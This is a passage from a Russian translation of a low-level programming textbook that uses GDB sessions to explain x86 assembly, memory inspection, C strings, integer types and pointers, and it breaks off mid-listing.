Помимо преобразования порядка байтов команда `examine` позволяет GDB осуществлять и другие преобразования. Мы уже видели, что GDB умеет дизассемблировать команды машинного языка в команды, понятные человеку. Команде `examine` можно также передать параметр формата `i` (от instruction), чтобы вывести содержимое памяти в виде команд ассемблера.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main

Breakpoint 1 at 0x8048384: file firstprog.c, line 6.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at firstprog.c:6
6         for(i=0; i < 10; i++)
(gdb) i r $eip
eip            0x8048384        0x8048384 <main+16>
(gdb) x/i $eip
0x8048384 <main+16>:      mov   DWORD PTR [ebp-4],0x0
(gdb) x/3i $eip
0x8048384 <main+16>:      mov   DWORD PTR [ebp-4],0x0
0x804838b <main+23>:      cmp   DWORD PTR [ebp-4],0x9
0x804838f <main+27>:      jle   0x8048393 <main+31>
(gdb) x/7xb $eip
0x8048384 <main+16>:      0xc7   0x45    0xfc    0x00   0x00    0x00
(gdb) x/i $eip
0x8048384 <main+16>:      mov   DWORD PTR [ebp-4],0x0
(gdb)
```

В приведенном листинге в GDB запущена программа *a.out* с точкой останова в `main()`. Поскольку регистр EIP содержит адрес памяти, по которому действительно располагаются команды машинного языка, они дизассемблируются в лучшем виде.

Предшествующие результаты работы `objdump` подтверждают, что семь байтов, на которые указывает EIP, действительно являются машинным кодом соответствующих команд ассемблера.

```
8048384: c7 45 fc 00 00 00 00 mov DWORD PTR [ebp-4],0x0
```

Эта команда ассемблера поместит значение 0 в ячейку памяти, адрес которой на 4 меньше того, что содержится в регистре EBP. Это адрес, по которому хранится переменная `i` кода C; `i` была объявлена как целое число, использующее 4 байта памяти в архитектуре *x*86. По существу, данная команда обнулит переменную `i` для цикла `for`. Если посмотреть сейчас содержимое памяти по этому адресу, там обнаружится случайный мусор. Отобразить содержимое памяти можно разными способами.

```
(gdb) i r ebp
ebp            0xbffff808     0xbffff808
(gdb) x/4xb $ebp - 4
0xbffff804:     0xc0     0x83 0x04    0x08
(gdb) x/4xb 0xbffff804
0xbffff804:     0xc0     0x83 0x04    0x08
(gdb) print $ebp - 4
$1 = (void *) 0xbffff804
(gdb) x/4xb $1
0xbffff804:     0xc0     0x83 0x04    0x08
(gdb) x/xw $1
0xbffff804:     0x080483c0
(gdb)
```

Мы видим, что регистр EBP содержит адрес `0xbffff808`, а команда ассемблера будет выполнять запись в ячейку с адресом, смещенным относительно него на 4 байта, то есть `0xbffff804`. Можно прямо дать команде `examine` этот адрес памяти, а можно заставить ее саму заниматься арифметикой. Простые математические действия можно выполнить с помощью команды `print`, результат которой также записывается отладчиком во временную переменную. Имя этой переменной – `$1`, позже она позволит снова быстро обратиться к определенному адресу памяти. Все приведенные выше способы делают одно и то же: отображают 4 байта мусора в том месте памяти, которое будет очищено в результате выполнения текущей команды.

Давайте выполним текущую команду с помощью команды отладчика `nexti` (от *next instruction*). Процессор прочтет команду по адресу, находящемуся в EIP, выполнит ее и переведет EIP на следующую команду.

```
(gdb) nexti
0x0804838b      6           for(i=0; i < 10; i++)
(gdb) x/4xb $1
0xbffff804:     0x00     0x00    0x00    0x00
(gdb) x/dw $1
0xbffff804:     0
(gdb) i r eip
eip            0x804838b         0x804838b <main+23>
(gdb) x/i $eip
0x804838b <main+23>:     cmp    DWORD PTR [ebp-4],0x9
(gdb)
```

Как мы и ожидали, предыдущая команда обнулила 4 байта по адресу EBP минус 4, представляющему собой память, отведенную для переменной i. После этого EIP перешел к следующей команде. Несколько следующих команд лучше обсуждать как единую группу.

```
(gdb) x/10i $eip
0x804838b <main+23>:    cmp     DWORD PTR [ebp-4],0x9
0x804838f <main+27>:    jle     0x8048393 <main+31>
0x8048391 <main+29>:    jmp     0x80483a6 <main+50>
0x8048393 <main+31>:    mov     DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call    0x80482a0 <printf@plt>
0x804839f <main+43>:    lea     eax,[ebp-4]
0x80483a2 <main+46>:    inc     DWORD PTR [eax]
0x80483a4 <main+48>:    jmp     0x804838b <main+23>
0x80483a6 <main+50>:    leave
0x80483a7 <main+51>:    ret
(gdb)
```

Первая команда cmp (от compare) выполняет сравнение, в данном случае содержимого памяти, отведенной для переменной i языка C, со значением 9. Следующая команда jle выполняет переход при условии «меньше или равно». При этом проверяется результат предыдущей команды сравнения (хранящийся в регистре EFLAGS), и если он совпадает с «меньше или равно», то EIP перенацеливается на совсем другой участок кода. В данном случае инструкция говорит, что нужно перейти по адресу 0x8048393, если хранящееся в памяти значение переменной i меньше или равно 9. Если это не так, EIP укажет на следующую за ней команду, выполняющую безусловный переход. Она переведет EIP на адрес 0x80483a6. Эти три команды вместе образуют управляющую структуру if-then-else: *если значение i меньше или равно 9, то перейти к команде по адресу* 0x8048393; *в противном случае перейти к команде по адресу* 0x80483a6. Первый адрес 0x8048393 (выделен полужирным) – это просто команда, идущая после команды безусловного перехода, а второй адрес 0x80483a6 (выделен курсивом) находится в конце функции.

Мы знаем, что по адресу памяти, который сравнивается с 9, находится 0, и знаем, что 0 меньше или равен 9, поэтому после выполнения следующих двух команд в EIP будет находиться 0x8048393.

```
(gdb) nexti
0x0804838f       6          for(i=0; i < 10; i++)
(gdb) x/i $eip
0x804838f <main+27>:      jle    0x8048393 <main+31>
(gdb) nexti
8           printf("Hello, world!\n");
(gdb) i r eip
eip             0x8048393         0x8048393 <main+31>
(gdb) x/2i $eip
0x8048393 <main+31>:      mov    DWORD PTR [esp],0x8048484
0x804839a <main+38>:      call   0x80482a0 <printf@plt>
(gdb)
```

Как и ожидалось, две предыдущие команды продолжили выполнение программы с адреса 0x8048393, где мы встречаем следующие две команды. Первая – mov, которая запишет значение 0x8048484 в ячейку памяти, адрес которой содержится в регистре ESP. Но куда указывает регистр ESP?

```
(gdb) i r esp
esp            0xbffff800     0xbffff800
(gdb)
```

В данный момент ESP содержит адрес 0xbffff800, а после выполнения команды mov по этому адресу будет записан адрес 0x8048484. Но зачем? Что такого интересного находится по адресу 0x8048484? Это можно выяснить.

```
(gdb) x/2xw 0x8048484
0x8048484:      0x6c6c6548   0x6f57206f
(gdb) x/6xb 0x8048484
0x8048484:      0x48    0x65 0x6c    0x6c 0x6f 0x20
(gdb) x/6ub 0x8048484
0x8048484:      72      101  108     108  111  32
(gdb)
```

Опытный читатель может кое-что заметить в этих данных, в частности диапазон значений байтов. Поизучав некоторое время память, вы станете быстро определять такого рода систему. Дело в том, что эти байты соответствуют диапазону отображаемых символов ASCII. *ASCII* – это стандарт отображения всех символов, которые вы видите на своей клавиатуре (и некоторых других), в фиксированные числа. Байты 0x48, 0x65, 0x6c и 0x6f соответствуют буквам алфавита в таблице ASCII, которая приведена ниже. Таблицу ASCII можно вывести командой man ascii, которая есть в большинстве систем UNIX.

ASCII Table

Oct	Dec	Hex	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0'	100	64	40	@
001	1	01	SOH	101	65	41	A
002	2	02	STX	102	66	42	B
003	3	03	ETX	103	67	43	C
004	4	04	EOT	104	68	44	D
005	5	05	ENQ	105	69	45	E
006	6	06	ACK	106	70	46	F
007	7	07	BEL '\a'	107	71	47	G
010	8	08	BS '\b'	**110**	**72**	**48**	**H**
011	9	09	HT '\t'	111	73	49	I
012	10	0A	LF '\n'	112	74	4A	J
013	11	0B	VT '\v'	113	75	4B	K
014	12	0C	FF '\f'	114	76	4C	L
015	13	0D	CR '\r'	115	77	4D	M

016	14	0E	SO	116	78	4E	N	
017	15	0F	SI	117	79	4F	O	
020	16	10	DLE	120	80	50	P	
021	17	11	DC1	121	81	51	Q	
022	18	12	DC2	122	82	52	R	
023	19	13	DC3	123	83	53	S	
024	20	14	DC4	124	84	54	T	
025	21	15	NAK	125	85	55	U	
026	22	16	SYN	126	86	56	V	
027	23	17	ETB	127	87	57	W	
030	24	18	CAN	130	88	58	X	
031	25	19	EM	131	89	59	Y	
032	26	1A	SUB	132	90	5A	Z	
033	27	1B	ESC	133	91	5B	[	
034	28	1C	FS	134	92	5C	\	'\\'
035	29	1D	GS	135	93	5D	]	
036	30	1E	RS	136	94	5E	^	
037	31	1F	US	137	95	5F	_	
040	32	20	SPACE	140	96	60	`	
041	33	21	!	141	97	61	a	
042	34	22	"	142	98	62	b	
043	35	23	#	143	99	63	c	
044	36	24	$	144	100	64	d	
045	37	25	%	**145**	**101**	**65**	**e**	
046	38	26	&	146	102	66	f	
047	39	27	'	147	103	67	g	
050	40	28	(	150	104	68	h	
051	41	29	)	151	105	69	i	
052	42	2A	*	152	106	6A	j	
053	43	2B	+	153	107	6B	k	
054	44	2C	,	**154**	**108**	**6C**	**l**	
055	45	2D	-	155	109	6D	m	
056	46	2E	.	156	110	6E	n	
057	47	2F	/	**157**	**111**	**6F**	**o**	
060	48	30	0	160	112	70	p	
061	49	31	1	161	113	71	q	
062	50	32	2	162	114	72	r	
063	51	33	3	163	115	73	s	
064	52	34	4	164	116	74	t	
065	53	35	5	165	117	75	u	
066	54	36	6	166	118	76	v	
067	55	37	7	167	119	77	w	
070	56	38	8	170	120	78	x	
071	57	39	9	171	121	79	y	
072	58	3A	:	172	122	7A	z	
073	59	3B	;	173	123	7B	{	
074	60	3C	<	174	124	7C	|	
075	61	3D	=	175	125	7D	}	
076	62	3E	>	176	126	7E	~	
077	63	3F	?	177	127	7F	DEL	

К счастью, команда GDB `examine` позволяет отображать и такое содержимое памяти. Формат `c` автоматически покажет байты согласно таблице ASCII, а формат `s` покажет всю строку символьных данных.

```
(gdb) x/6cb 0x8048484
0x8048484:      72 'H' 101 'e' 108 'l' 108 'l' 111 'o' 32 ' '
(gdb) x/s 0x8048484
0x8048484:       "Hello, world!\n"
(gdb)
```

Эти команды показывают, что по адресу `0x8048484` хранится строка «`Hello, world!\n`». Эта строка передается в качестве аргумента функции `printf()`, указывающего, что запись адреса этой строки (`0x8048484`) в ячейку, адрес которой содержит ESP, как-то связана с этой функцией. Следующий листинг показывает запись адреса этой строки данных по адресу, на который указывает ESP.

```
(gdb) x/2i $eip
0x8048393 <main+31>:    mov     DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call    0x80482a0 <printf@plt>
(gdb) x/xw $esp
0xbffff800:     0xb8000ce0
(gdb) nexti
0x0804839a      8             printf("Hello, world!\n");
(gdb) x/xw $esp
0xbffff800:     0x08048484
(gdb)
```

Следующая команда является вызовом функции `printf()`, которая выводит строку данных. Предыдущая команда служила подготовкой к вызову функции, а результат вызова функции выделен ниже полужирным.

```
(gdb) x/i $eip
0x804839a <main+38>:    call    0x80482a0 <printf@plt>
(gdb) nexti
Hello, world!
6         for(i=0; i < 10; i++)
(gdb)
```

Продолжая отладку с помощью GDB, посмотрим на следующие две команды. Их тоже лучше рассмотреть совместно.

```
(gdb) x/2i $eip
0x804839f <main+43>:    lea     eax,[ebp-4]
0x80483a2 <main+46>:    inc     DWORD PTR [eax]
(gdb)
```

По сути, эти две инструкции просто увеличивают переменную `i` на 1. Команда `lea` (от *Load Effective Address* – загрузка эффективного адреса) загружает уже знакомый адрес EBP минус 4 в регистр EAX. Ниже показан результат ее выполнения.

```
(gdb) x/i $eip
0x804839f <main+43>:     lea    eax,[ebp-4]
(gdb) print $ebp - 4
$2 = (void *) 0xbffff804
(gdb) x/x $2
0xbffff804:      0x00000000
(gdb) i r eax
eax            0xd      13
(gdb) nexti
0x080483a2       6          for(i=0; i < 10; i++)
(gdb) i r eax
eax            0xbffff804       -1073743868
(gdb) x/xw $eax
0xbffff804:      0x00000000
(gdb) x/dw $eax
0xbffff804:      0
(gdb)
```

Следующая команда `inc` увеличит на 1 значение, находящееся по этому адресу (теперь записанному в регистр EAX). Выполнение этой команды показано ниже.

```
(gdb) x/i $eip
0x80483a2 <main+46>: inc    DWORD PTR [eax]
(gdb) x/dw $eax
0xbffff804:     0
(gdb) nexti
0x080483a4      6      for(i=0; i < 10; i++)
(gdb) x/dw $eax
0xbffff804:     1
(gdb)
```

В результате значение, хранящееся по адресу EBP минус 4 (`0xbffff804`), увеличивается на 1. Это соответствует той части кода на C, где в цикле `for` увеличивается значение переменной `i`.

Следующая команда – безусловный переход.

```
(gdb) x/i $eip
0x80483a4 <main+48>: jmp 0x804838b <main+23>
(gdb)
```

В результате выполнения этой команды программа снова возвращается к инструкции по адресу `0x804838b`. Для этого данный адрес просто записывается в EIP.

Теперь, глядя на весь дизассемблированный код, вы можете сказать, какие части кода C в какие машинные команды были скомпилированы.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:     push   ebp
0x08048375 <main+1>:     mov    ebp,esp
0x08048377 <main+3>:     sub    esp,0x8
```

```
0x0804837a <main+6>:     and    esp,0xfffffff0
0x0804837d <main+9>:     mov    eax,0x0
0x08048382 <main+14>:    sub    esp,eax
0x08048384 <main+16>:    mov    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:    cmp    DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:    jle    0x8048393 <main+31>
0x08048391 <main+29>:    jmp    0x80483a6 <main+50>
0x08048393 <main+31>:    mov    DWORD PTR [esp],0x8048484
0x0804839a <main+38>:    call   0x80482a0 <printf@plt>
0x0804839f <main+43>:    lea    eax,[ebp-4]
0x080483a2 <main+46>:    inc    DWORD PTR [eax]
0x080483a4 <main+48>:    jmp    0x804838b <main+23>
0x080483a6 <main+50>:    leave
0x080483a7 <main+51>:    ret
End of assembler dump.
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5          int i;
6          for(i=0; i < 10; i++)
7          {
8            printf("Hello, world!\n");
9          }
10      }
(gdb)
```

Команды, выделенные полужирным, образуют цикл `for`, а те, что курсивом – находящийся внутри цикла вызов `printf()`. Выполнение программы переходит обратно к команде сравнения, затем происходит вызов `printf()` и переменная счетчика увеличивается, пока ее значение не достигнет 10. В этот момент условный переход `jle` не произойдет, вместо этого указатель команды перейдет на команду безусловного перехода, которая выполнит выход из цикла и завершит программу.

0x260 Возвращаемся к основам

Теперь, когда ваше представление о программировании стало более конкретным, следует познакомиться с некоторыми другими важными аспектами языка C. Ассемблер и процессоры появились раньше языков программирования высокого уровня, и за это время в программировании возникло много новых идей. Подобно тому как некоторое знакомство с латынью может заметно помочь более глубокому пониманию английского языка, представление о низкоуровневом программировании может облегчить понимание программирования на языках более высокого уровня. Переходя к следующему разделу, не забывайте, что код C может что-либо сделать лишь после того, как будет скомпилирован в машинные команды.

0x261 Строки

Значение «Hello, world!\n», передаваемое функции printf() в предыдущей программе, является строкой – формально, массивом символов. *Массив* в C это просто список из *n* элементов определенного типа. Массив из 20 символов это 20 символов, размещенных в памяти один за другим. Массивы также называют *буферами*. Программа *char_array.c* содержит пример массива символов.

char_array.c

```
#include <stdio.h>

int main()
{
   char str_a[20];
   str_a[0]  = 'H';
   str_a[1]  = 'e';
   str_a[2]  = 'l';
   str_a[3]  = 'l';
   str_a[4]  = 'o';
   str_a[5]  = ',';
   str_a[6]  = ' ';
   str_a[7]  = 'w';
   str_a[8]  = 'o';
   str_a[9]  = 'r';
   str_a[10] = 'l';
   str_a[11] = 'd';
   str_a[12] = '!';
   str_a[13] = '\n';
   str_a[14] = 0;
   printf(str_a);
}
```

Компилятор GCC принимает ключ -o, с помощью которого можно задать имя выходного файла, содержащего результат компиляции. Ниже показано, как скомпилировать эту программу в исполняемый двоичный файл *char_array*.

```
reader@hacking:~/booksrc $ gcc -o char_array char_array.c
reader@hacking:~/booksrc $ ./char_array
Hello, world!
reader@hacking:~/booksrc $
```

В данной программе определен массив str_a из 20 символов, и во все элементы этого массива поочередно выполняется запись. Обратите внимание: нумерация элементов начинается с 0, а не с 1. Кроме того, последним символом является 0 (null, или *нулевой байт*).

Поскольку массив определен как символьный, ему было выделено 20 байт памяти, но фактически использовано из них только 12. Нулевой байт в конце играет роль разделителя, сообщая функциям, рабо-

тающим с этой строкой, что в этом месте они должны остановиться. Оставшиеся байты будут проигнорированы. Если ввести нулевой байт в качестве пятого элемента, то функция `printf()` выведет только символы `Hello`.

Задавать каждый символ в массиве утомительно, а строки используются достаточно часто, поэтому для обработки строк был создан набор стандартных функций. Например, функция `strcpy()` копирует строку из источника в приемник, последовательно просматривая строку-источник и копируя каждый байт в строку-приемник (останавливаясь при обнаружении нулевого байта – конца строки). Порядок аргументов функции такой же, как в асемблере Intel: сначала приемник, затем источник.

Программу *char_array.c* можно переписать с использованием функции `strcpy()`, так что она будет выполнять ту же задачу с применением библиотеки строковых функций. В следующей версии программы *char_array* включается заголовочный файл *string.h*, поскольку в ней используется строковая функция.

char_array2.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char str_a[20];
   strcpy(str_a, "Hello, world!\n");
   printf(str_a);
}
```

Изучим эту программу с помощью GDB. В приведенном ниже листинге скомпилированная программа открывается в отладчике, и устанавливаются точки останова до функции `strcpy()`, на ней и после нее, что отмечено полужирным. Отладчик остановит выполнение программы в каждой из этих точек, что позволит просмотреть содержимое регистров и памяти. Код функции `strcpy()` берется из библиотеки общего доступа, поэтому задать точку останова внутри этой функции можно только после начала выполнения программы.

```
reader@hacking:~/booksrc $ gcc -g -o char_array2 char_array2.c
reader@hacking:~/booksrc $ gdb -q ./char_array2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5          char str_a[20];
6
7          strcpy(str_a, «Hello, world!\n»);
```

```
8          printf(str_a);
9       }
(gdb) break 6
Breakpoint 1 at 0x80483c4: file char_array2.c, line 6.
(gdb) break strcpy
Function "strcpy" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (strcpy) pending.
(gdb) break 8
Breakpoint 3 at 0x80483d7: file char_array2.c, line 8.
(gdb)
```

При запуске программы обрабатывается точка останова `strcpy()`**. В каждой точке останова мы просмотрим содержимое EIP и команды, на которые он указывает. Обратите внимание: в средней точке адрес памяти, находящийся в EIP, не такой, как в других.**

```
(gdb) run
Starting program: /home/reader/booksrc/char_array2
Breakpoint 4 at 0xb7f076f4
Pending breakpoint "strcpy" resolved

Breakpoint 1, main () at char_array2.c:7
7           strcpy(str_a, "Hello, world!\n");
(gdb) i r eip
eip             0x80483c4        0x80483c4 <main+16>
(gdb) x/5i $eip
0x80483c4 <main+16>:      mov   DWORD PTR [esp+4],0x80484c4
0x80483cc <main+24>:      lea   eax,[ebp-40]
0x80483cf <main+27>:      mov   DWORD PTR [esp],eax
0x80483d2 <main+30>:      call  0x80482c4 <strcpy@plt>
0x80483d7 <main+35>:      lea   eax,[ebp-40]
(gdb) continue
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) i r eip
eip             0xb7f076f4       0xb7f076f4 <strcpy+4>
(gdb) x/5i $eip
0xb7f076f4 <strcpy+4>:    mov   esi,DWORD PTR [ebp+8]
0xb7f076f7 <strcpy+7>:    mov   eax,DWORD PTR [ebp+12]
0xb7f076fa <strcpy+10>:   mov   ecx,esi
0xb7f076fc <strcpy+12>:   sub   ecx,eax
0xb7f076fe <strcpy+14>:   mov   edx,eax
(gdb) continue
Continuing.

Breakpoint 3, main () at char_array2.c:8
8           printf(str_a);
(gdb) i r eip
eip             0x80483d7        0x80483d7 <main+35>
(gdb) x/5i $eip
```

```
0x80483d7 <main+35>:      lea   eax,[ebp-40]
0x80483da <main+38>:      mov   DWORD PTR [esp],eax
0x80483dd <main+41>:      call  0x80482d4 <printf@plt>
0x80483e2 <main+46>:      leave
0x80483e3 <main+47>:      ret
(gdb)
```

Адрес, находящийся в EIP в средней точке останова, отличается от других, потому что код функции `strcpy()` находится в загруженной библиотеке. В средней точке отладчик отображает EIP для кода функции `strcpy()`, тогда как в двух других точках EIP указывает на код функции `main()`. Хочу подчеркнуть, что EIP способен «переноситься» из основного кода в код `strcpy()` и обратно. При каждом вызове функции запись об этом сохраняется в структуре данных, называемой *стеком*. С помощью стека EIP может возвращаться из длинных цепочек вызовов функций. В GDB есть команда `bt` (от backtrace), позволяющая проследить цепочку вызовов, помещенную в стек. Ниже показано состояние стека для каждой точки останова.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/char_array2
Error in re-setting breakpoint 4:
Function "strcpy" not defined.

Breakpoint 1, main () at char_array2.c:7
7           strcpy(str_a, "Hello, world!\n");
(gdb) bt
#0 main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 4, 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
(gdb) bt
#0 0xb7f076f4 in strcpy () from /lib/tls/i686/cmov/libc.so.6
#1 0x080483d7 in main () at char_array2.c:7
(gdb) cont
Continuing.

Breakpoint 3, main () at char_array2.c:8
8           printf(str_a);
(gdb) bt
#0 main () at char_array2.c:8
(gdb)
```

В средней точке останова обратная трассировка стека показывает вызов `strcpy()`. Можно также заметить, что во время второго прогона адрес функции `strcpy()` немного изменился. Это результат действия защиты от эксплойтов, включаемой по умолчанию в ядро Linux начиная с версии 2.6.11. Несколько позднее мы подробно рассмотрим эту защиту.

0x262 Целые числа со знаком, без знака, длинные и короткие

По умолчанию числовые значения в C имеют знак, то есть могут быть как положительными, так и отрицательными. Напротив, беззнаковые значения не могут быть отрицательными. Поскольку все это хранится в памяти, все числовые значения должны храниться в двоичном виде, и двоичный вид беззнаковых значений понятнее всего. 32-разрядное беззнаковое целое может принимать значения от 0 (все разряды – нули) до 4 294 967 295 (все разряды – единицы). 32-разрядное целое со знаком содержит те же 32 бита и, следовательно, может быть одной из 2^{32} возможных комбинаций. Поэтому 32-разрядные целые находятся в диапазоне от 2 147 483 648 до 2 147 483 647. Фактически, один из разрядов служит флажком, сигнализирующим о том, какое это число: положительное или отрицательное. Положительные значения со знаком имеют тот же вид, что и беззнаковые, но отрицательные хранятся иначе – в так называемом *дополнительном коде* (two's complement). Представление чисел в дополнительном коде удобно для работы двоичных сумматоров: если сложить отрицательную величину в дополнительном коде с положительным числом с такой же абсолютной величиной, то в результате получится 0. Чтобы получить запись в двоичном дополнительном коде, нужно записать число в двоичном виде, инвертировать все его разряды и прибавить к результату 1. Звучит странно, но действует и позволяет складывать отрицательные числа с положительными с помощью простых двоичных сумматоров.

Эту арифметику легко проверить с помощью `pcalc` – простого калькулятора для программистов, который показывает результаты в десятичном, шестнадцатеричном и двоичном форматах. Для простоты в примере использованы 8-битные числа.

```
reader@hacking:~/booksrc $ pcalc 0y01001001
        73              0x49            0y1001001
reader@hacking:~/booksrc $ pcalc 0y10110110 + 1
        183             0xb7            0y10110111
reader@hacking:~/booksrc $ pcalc 0y01001001 + 0y10110111
        256             0x100           0y100000000
reader@hacking:~/booksrc $
```

Сначала мы видим, что двоичное значение 01001001 – это положительное число 73. Затем инвертируем все разряды и прибавляем 1, чтобы получить дополнительный код для –73 (10110111). Сложив эти величины, получим 0 в исходных 8 разрядах. Программа `pcalc` показывает результат 256, потому что не знает, что мы оперируем всего лишь с 8-битными числами. В двоичном сумматоре этот бит переноса будет отброшен, поскольку выходит за границы памяти, отведенной переменной. Этот пример может немного прояснить, как действует механизм дополнительного кода.

В C можно определить переменную как беззнаковую с помощью ключевого слова `unsigned`, помещаемого в объявлении перед именем переменной. Беззнаковое целое объявляется как `unsigned int`.

Кроме того, размер памяти, выделяемой числовой переменной, можно увеличить или уменьшить с помощью ключевых слов `long` и `short`. Фактический размер зависит от архитектуры, для которой компилируется код. В языке C есть оператор `sizeof()`, умеющий определять размер некоторых типов данных. Он действует как функция, принимающая на входе тип данных и возвращающая размер в целевой архитектуре переменной, объявляемой с таким типом. Следующая программа *datatype_sizes.c* исследует размер разных типов данных с помощью функции `sizeof()`.

datatype_sizes.c

```
#include <stdio.h>

int main() {
   printf("The 'int' data type is\t\t %d bytes\n", sizeof(int));
   printf("The 'unsigned int' data type is\t %d bytes\n",
          sizeof(unsigned int));
   printf("The 'short int' data type is\t %d bytes\n", sizeof(short int));
   printf("The 'long int' data type is\t %d bytes\n", sizeof(long int));
   printf("The 'long long int' data type is %d bytes\n",
          sizeof(long long int));
   printf("The 'float' data type is\t %d bytes\n", sizeof(float));
   printf("The 'char' data type is\t\t %d bytes\n", sizeof(char));
}
```

В этом коде функция `printf()` используется несколько по-иному, чем прежде. Здесь применен так называемый спецификатор формата, чтобы показать значения, возвращаемые вызовами `sizeof()`. Подробнее о спецификаторах формата мы поговорим ниже, а здесь рассмотрим результат работы программы.

```
reader@hacking:~/booksrc $ gcc datatype_sizes.c
reader@hacking:~/booksrc $ ./a.out
The 'int' data type is           4 bytes
The 'unsigned int' data type is  4 bytes
The 'short int' data type is     2 bytes
The 'long int' data type is      4 bytes
The 'long long int' data type is 8 bytes
The 'float' data type is         4 bytes
The 'char' data type is          1 bytes
reader@hacking:~/booksrc $
```

Как уже отмечалось, в архитектуре *x*86 знаковые и беззнаковые целые числа занимают 4 байта. Число с плавающей точкой тоже занимает 4 байта, а символьному типу нужен всего 1 байт. Ключевые сло-

ва `long` и `short` можно[1] использовать и с переменными с плавающей точкой, чтобы увеличить или сократить их размер.

0x263 Указатели

Регистр EIP представляет собой указатель следующей команды, поскольку содержит ее адрес. Идея указателей используется и в языке C. Поскольку физическую память реально перемещать нельзя, приходится копировать содержащуюся в ней информацию. Копирование больших блоков памяти, чтобы с ними могли работать разные функции и в разных местах, требует очень больших накладных расходов. Это дорого обходится и с точки зрения памяти, потому что перед копированием нужно сохранить или выделить память для нового экземпляра данных. Решение данной проблемы дают указатели. Гораздо проще не копировать большой участок памяти, а передать адрес его начала.

Указатели объявляются и используются в C так же, как переменные прочих типов. В архитектуре *x*86 применяется 32-разрядная адресация, поэтому указатели имеют размер 32 бита (4 байта). Указатели объявляются с помощью звездочки (`*`), помещаемой перед именем переменной. В результате указатель оказывается не переменной некоторого типа, а средством указания на данные этого типа. Программа *pointer.c* демонстрирует применение указателей с типом данных `char`, имеющих размер 1 байт.

pointer.c

```
#include <stdio.h>
#include <string.h>

int main() {
   char str_a[20];  // Массив из 20 символов
   char *pointer;   // Указатель массива символов
   char *pointer2;  // Другой указатель

   strcpy(str_a, "Hello, world!\n");
   pointer = str_a; // Установим первый указатель на начало массива.
   printf(pointer);

   pointer2 = pointer + 2;  // Установим второй указатель на 2 байта дальше.
   printf(pointer2);        // Вывод.
   strcpy(pointer2, "y you guys!\n"); // Копируем в то же место.
   printf(pointer);         // Еще один вывод.
}
```

Как сказано в комментариях, первый указатель устанавливается на начало массива символов. Такая ссылка на массив фактически пред-

[1] Автор ошибается. Можно использовать ключевое слово `double` (8 байт) или `long double` (16 байт, иногда 80 бит). – *Прим. перев.*

ставляет собой указатель. Выше этот буфер передавался функциям `printf()` и `strcpy()` именно как указатель. Второму указателю присваивается адрес из первого плюс 2, а затем выполняется печать некоторых данных.

```
reader@hacking:~/booksrc $ gcc -o pointer pointer.c
reader@hacking:~/booksrc $ ./pointer
Hello, world!
llo, world!
Hey you guys!
reader@hacking:~/booksrc $
```

Посмотрим эту программу с помощью GDB. Программа компилируется, и задается точка останова в 10-й строке исходного кода. В результате останов произойдет после того, как строка «`Hello, world!\n`" будет скопирована в буфер `str_a` и переменная-указатель будет установлена на его начало.

```
reader@hacking:~/booksrc $ gcc -g -o pointer pointer.c
reader@hacking:~/booksrc $ gdb -q ./pointer
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1   #include <stdio.h>
2   #include <string.h>
3
4   int main() {
5       char str_a[20];  // Массив символов из 20 элементов
6       char *pointer;   // Указатель массива символов
7       char *pointer2;  // Другой указатель
8
9       strcpy(str_a, "Hello, world!\n");
10      pointer = str_a; // Установим первый указатель на начало массива.
11      printf(pointer);
12
13   pointer2 = pointer + 2; // Установим второй указатель на 2 байта дальше.
14      printf(pointer2);        // Вывод.
15      strcpy(pointer2, "y you guys!\n"); // Копируем в то же место.
16      printf(pointer);         // Еще один вывод.
17  }
(gdb) break 11
Breakpoint 1 at 0x80483dd: file pointer.c, line 11.
(gdb) run
Starting program: /home/reader/booksrc/pointer

Breakpoint 1, main () at pointer.c:11
11      printf(pointer);
(gdb) x/xw pointer
0xbffff7e0:      0x6c6c6548
(gdb) x/s pointer
0xbffff7e0:       "Hello, world!\n"
(gdb)
```

Если рассмотреть указатель как строку, то заметно, что это наша строка, находящаяся по адресу 0xbffff7e0. Не забываем, что в переменной-указателе хранится не сама строка, а только ее адрес 0xbffff7e0.

Чтобы увидеть фактические данные, хранящиеся в переменной-указателе, нужно воспользоваться оператором адреса. *Оператор адреса* является *унарным*, то есть применяется к единственному аргументу. Он представляет собой всего лишь амперсанд (&), помещаемый перед именем переменной. При его использовании возвращается адрес этой переменной, а не ее значение. Этот оператор есть и в GDB, и в языке C.

```
(gdb) x/xw &pointer
0xbffff7dc:     0xbffff7e0
(gdb) print &pointer
$1 = (char **) 0xbffff7dc
(gdb) print pointer
$2 = 0xbffff7e0 "Hello, world!\n"
(gdb)
```

Мы видим, что переменная pointer находится в памяти по адресу 0xbffff7dc и хранит адрес 0xbffff7e0.

Оператор адреса часто используется вместе с указателями, поскольку указатели хранят адреса памяти. Программа *addressof.c* демонстрирует, как адрес целочисленной переменной помещается в указатель. Соответствующая строка кода выделена полужирным.

addressof.c

```
#include <stdio.h>

int main() {
   int int_var = 5;
   int *int_ptr;

   int_ptr = &int_var; // записать адрес int_var в int_ptr
}
```

Сама программа ничего не выводит, но можно сообразить, что в ней происходит, даже не запуская отладчик.

```
reader@hacking:~/booksrc $ gcc -g addressof.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1    #include <stdio.h>
2
3   int main() {
4       int int_var = 5;
5       int *int_ptr;
6
